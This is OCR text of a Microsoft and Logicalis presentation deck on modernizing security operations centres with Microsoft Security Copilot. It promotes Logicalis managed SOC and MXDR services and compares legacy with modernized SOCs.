Microsoft LOGICALIS Architects of Change

Modernizing Security Operations Using Security Copilot

Walter Hui
Security & Compliance Technical Specialist
Microsoft, Hong Kong

Roger Loh
Head of Solutions, Digital Transformation
Logicalis Asia

Victor Liu
Security Lead
Logicalis Hong Kong

Microsoft

Agenda


1. Meet Logicalis
2. Legacy vs Modernized SOCs
3. Microsoft Security Copilot - *AI for Security*
   - *Embedded Experience*
   - *Standalone Experience*
4. Extensibility to 3rd parties
5. Demos
   - *Abnormal Sign-in investigation*
   - *User reported phishing email via custom plugin*
   - *Analyzing code / scripts & generating KQL*

Quiz time for Prizes

Q&A

Quiz time for prizes

2-in-1 Wallet Finder & NFC Business Card



FRONT - Wallet Finder

Track your wallet, passport, and ID with the finder app in your phone.

BACK - NFC Business Card

Tap to save contact! Share your contact information with just a tap.

Meet LOGICALIS

Architects of Change

LOGICALIS
Architects of Change

Logicalis Asia Managed Security Services Overview

Roger Loh, Head of Solution, Asia

16th Jan 2025

Gold Microsoft Partner
Microsoft
Azure Expert MSP
Microsoft Intelligent Security Association
Microsoft Security
Microsoft Verified Managed XDR Solution


We are Architects of Change.

We help organisations succeed in a digital-first world.


+30
territories

+7000
employees

>10,000
clients worldwide



Asia Presence Local Expertise



We Work with Line of Business and IT to Create Tangible and Transformative Digital Outcomes

- App & Data Modernisation
- Infrastructure Modernisation
- Hybrid Cloud
- Network Transformation
- Modern Workspace
- Cybersecurity

Logicalis Intelligent Security

Intelligent Security is designed to bring end-to-end protection across your environment

Advisory

Working together we can help you navigate the complex threat landscape and put the right security and compliance solutions in place for your organisation.

Workplace

The growth in remote working has transformed the workplace security landscape in recent years. Let us help you exploit the opportunities and manage the risks.

Connectivity

With the growth of IOT, 5G, and edge computing, robust secure networks are critical to every business. Talk to us about the Logicalis Secure Connectivity portfolio, and how we can help you protect your organisation.

Hybrid Cloud

Are your cloud environments optimised to ensure your most sensitive information is secure? We offer a range of services and solutions that will safeguard your critical data, applications, and IT resources in the cloud.

Secure Operations

Many organisations still struggle to anticipate and detect imminent attacks. This is where our Secure Operations portfolio comes in, with improved visibility of all threats so we can neutralise threats quickly and efficiently. The result? Your strongest possible security posture, 24/7/365.

Microsoft partnership

Logicalis elevates global security portfolio with Microsoft MXDR partner status

- We are one of only a few Microsoft partners to have achieved Global MXDR status. This achievement recognises our robust MXDR capability delivered through our Security Operations Centre, built on expert integrations with Microsoft Technology, verified by Microsoft engineers.
- Logicalis are also part of the Microsoft Intelligent Security Association (MISA), collaborating within this community to stay one step ahead of Cyber threats.

Azure Expert MSP


5 Solution Designations:


- Security
- Azure Infrastructure
- Azure Data & AI
- Azure Digital & App innovation
- Modern Work

12 Specialisations including:

- Analytics
- Cloud Security
- Threat Protection
- Azure Virtual Desktop
- Calling for Microsoft Teams

- MISA / MXDR - Microsoft Intelligent Security Association member, MXDR Verified
- CSI / MSSP – Expert Managed Security Services Partner
- AMMP - Azure Migration & Modernization Program Partner
- ECIF & PIE - approved Partner





Logicalis Managed SOC Service

Provides a holistic view of your security landscape providing continuous 24/7 detect and response services as well as proactively identifying threats to prevent security disruptions.

- Continuous 24/7 detect and response services
- Ongoing tuning including anomaly detection and remediation
- Threat hunting leveraging Logicalis Threat Intelligence Platform
- Real-time situational awareness to identify, understand, and respond to advanced threats
- Logicalis best practices-based SOAR automation and runbooks
- Automated triage to reduce handling time while delivering high-fidelity incident analysis
- Native Microsoft systems integration with 100+ out-of-box security data sources available
- Integration with Sentinel SOAR to provide data enrichment and assist with threat investigation
- Interactive dashboards and performance reports

Logicalis MSOC & MXDR

Logicalis SOC

- Global Security Operations Centre
- Continuous monitoring
- 10+ years SOC expertise
- Accredited and upskilling

Logicalis Security services

- Inform cybersecurity strategy
- Fills the security skills gap
- Assist with quick response to risks
- Simplifies complex security landscape

Secure Operations

@

Logicalis

Intelligent Security

Microsoft Sentinel

- Analyses data at scale
- Cloud Native SIEM Integrations
- Connectors for broader security ecosystem tooling
- Orchestration and automation

Microsoft Defender XDR

- Integrates data across ecosystem
- Advanced XDR capabilities
- Optimises process with automation
- Enables simplicity and visibility


LOGICALIS
Architects of Change

Comparison of Legacy vs Modernized SOCs

Aspect	Legacy SOC	Modernized SOC
Challenges	Siloed tools, high alert volumes and delayed response times.	✓ Reduced manual tasks, enhanced threat detection & response, better collaboration, and talent retention.
Technology	Limited integration, high reliance on manual intervention.	✓ Zero Trust Architecture, SIEM,SOAR, ML & AI, better scalability and integration.
Efficiency	Low efficiency due to manual processes and alert fatigue.	✓ High efficiency benefited from automation and advanced technologies, e.g., Gen AI. Proactive defence, faster incident response and enhanced visibility.

Microsoft Security Copilot

The first generative AI security product that empowers security and IT teams to protect at the speed and scale of AI




